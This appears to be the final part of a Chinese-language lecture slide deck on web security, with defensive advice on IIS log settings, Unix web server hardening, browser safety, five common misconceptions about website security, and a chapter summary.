  - 修改IIS日志的存放路径：默认情况下，IIS的日志存放在%WinDir%\System32\LogFiles，黑客当然非常清楚，所以最好修改一下其存放路径。在“Internet信息服务”中，右击网站目录，选择“属性”，在网站目录属性对话框的“Web站点”页面中，在选中“启用日志记录”的情况下，点击旁边的[属性]按钮，在“常规属性”页面，点击[浏览]按钮或者直接在输入框中输入日志存放路径即可。
  - 修改日志访问权限，设置只有管理员才能访问。

# 基于Unix系统Web服务器安全配置

---

- ❑ 不以**root**运行**web**服务器。
- ❑ 限制在**WEB**服务器开账户，定期删除一些用户。
- ❑ 对在**WEB**服务器上开的账户，在口令长度及定期更改方面作出要求，防止被盗用。同时注意保护用户名、组名及相应的口令。
- ❑ 尽量使**FTP**、**MAIL**等服务器与之分开，去掉**ftp**，**sendmail**，**tftp**，**NIS**，**NFS**，**finger**，**netstat**等一些无关的应用。
- ❑ 定期查看服务器中的日志**logs**文件，分析一切可疑事件。在**errorlog**中出现**rm**、**login**、**/bin/perl**、**/bin/sh**等之类记录时，你的服务器可能已经受到了一些非法用户的入侵。

## 基于Unix系统Web服务器安全配置(2)

---

- 有些**WEB**服务器把**WEB**的文档目录与**FTP**目录指在同一目录时，应该注意不要把**FTP**的目录与**CGI-BIN**指定在一个目录之下。这样是为了防止一些用户通过**FTP**上载一些脚本程序，并用**WEB**的**CGI-BIN**去执行，造成不良后果。
- 文件的访问控制：设置好**WEB**服务器上系统文件的权限和属性，对可让人访问的文档分配一个公用的组，如**WWW**，并只分配它只读的权利。把所有的**HTML**文件归属**WWW**组，由**WEB**管理员管理**WWW**组。对于**WEB**的配置文件仅对**WEB**管理员有写的权利。


# 基于Unix系统Web服务器安全配置(3)

---

- ❑ 对不同目录设置不同的属性，如：**Read**、**Excute**、**Write**。
- ❑ 在**WEB**服务器上去掉一些不用的脚本解释器，例如：当在你的**CGI**的程序中没用到**perl**时，就尽量把**perl**在系统解释器中删除掉。

## 8.8.2 Web浏览者的安全措施

- 对浏览器的安全性进行设置，以微软**IE**为例，点击“工具”  
→**Internet**选项→安全  
→自定义级别”，打开  
如图所示的窗口，请根据  
自己的需要进行设置。



# Web浏览者的安全措施(2)

---

- ❑ 经常对操作系统打补丁、升级。
- ❑ 使用漏洞数较少的浏览器，如**Firefox**。
- ❑ 经常对浏览器进行升级。
- ❑ 不要因为好奇而打开一些不信任的网站。

## 8.8.3 Web安全需澄清的五个误解

---

- 针对**Web**安全，存在着许多误解。要增强**Web**网站的安全性，首先要澄清下面五个误解。
- “Web网站使用了SSL加密，所以很安全”
- “Web网站使用了防火墙，所以很安全”
- “漏洞扫描工具没发现任何问题，所以很安全”
- “网站应用程序的安全问题是程序员造成的”
- “我们每年会对Web网站进行安全评估，所以很安全”

## “Web网站使用了SSL加密，所以很安全”

---

- ❑ 单靠**SSL**加密无法保障网站的安全。网站启用**SSL**加密后，表明该网站发送和接收的信息都经过了加密处理，但是**SSL**无法保障存储在网站里的信息的安全。
- ❑ 许多网站采用了**128位SSL**加密，但还是被黑客攻破。此外，**SSL**也无法保护网站访问者的隐私信息。这些隐私信息直接存在网站服务器里面，这是**SSL**所无法保护的。



# “Web网站使用了防火墙，所以很安全”

---

- ❑ 防火墙有访问过滤机制，但还是无法应对许多恶意行为。许多网上商店、拍卖网站和**BBS**都安装了防火墙，但依然脆弱。防火墙通过设置“访客名单”，可以把恶意访问排除在外，只允许善意的访问者进来。
- ❑ 但是，如何鉴别善意访问和恶意访问是一个问题。访问一旦被允许，后续的安全问题就不是防火墙能应对了。

## “漏洞扫描工具没发现任何问题，所以很安全”

---

- ❑ 自**1990**年代初以来，漏洞扫描工具已经被广泛使用，以查找一些明显的网络安全漏洞。但是，这种工具无法对网站应用程序进行检测，无法查找程序中的漏洞。
- ❑ 漏洞扫描工具生成一些特殊的访问请求，发送给**Web**网站，在获取网站的响应信息后进行分析。该工具将响应信息与一些漏洞进行对比，一旦发现可疑之处即报出安全漏洞。目前，新版本的漏洞扫描工具一般能发现网站**90%**以上的常见安全问题，但这种工具对网站应用程序也有很多无能为力的地方。

# “网站应用程序的安全问题是程序员造成的”

---

- ❑ 程序员确实造成了一些问题，但有些问题程序员无法掌控。
- ❑ 比如说，应用程序的源代码可能最初从其它地方获得，这是公司内部程序开发人员所不能控制的。或者，一些程序员会拿来一些免费代码做修改，这也隐藏着安全问题。再举一个极端的例子，可能有两个程序员来共同开发一个程序项目，他们分别开发的代码都没有问题，安全性很好，但整合在一起则可能出现安全漏洞。
- ❑ 很现实地讲，软件总是有漏洞的，这种事每天都在发生。安全漏洞只是众多漏洞中的一种。加强员工的培训，确实可以在一定程度上改进代码的质量。但需要注意，任何人都会犯错误，漏洞无可避免。有些漏洞可能要经过许多年后才会被发现。

“我们每年会对**Web**网站进行安全评估，所以很安全”

---

- 一般而言，网站应用程序的代码变动很快。对**Web**网站进行一年一度的安全评估非常必要，但评估时的情况可能与当前情况有很大不同。网站应用程序只要有任何改动，都会出现安全问题的隐患。
- 网站喜欢选在节假日对应用程序进行升级，圣诞节就是很典型的一个旺季。网站往往会增加许多新功能，但却忽略了安全上的考虑。如果网站不增加新功能，这又会对经营业绩产生影响。网站应该在程序开发的各个阶段都安排专业的安全人员。

## 8.9 小结

---

- 随着互联网的发展，**Web**已经成为人们钟爱的获取信息和互相交流的方式，随之而来的**Web**安全也成为近年来安全工作者的研究重点。
- 本章主要讨论了威胁**Web**安全的常用攻击，包括**Web**页面盗窃、跨站脚本攻击、**SQL**注入攻击、**Google Hacking**等，并列举了相应对策。最后介绍了防御自动**Web**程序的网页验证码技术。
- 应该强调的是，高质量的编程、健壮的程序设计、注重对系统的日常监控，从增强**Web**站点自身的健壮性方面来采取措施，往往更能取得显著效果。

---

谢谢各位!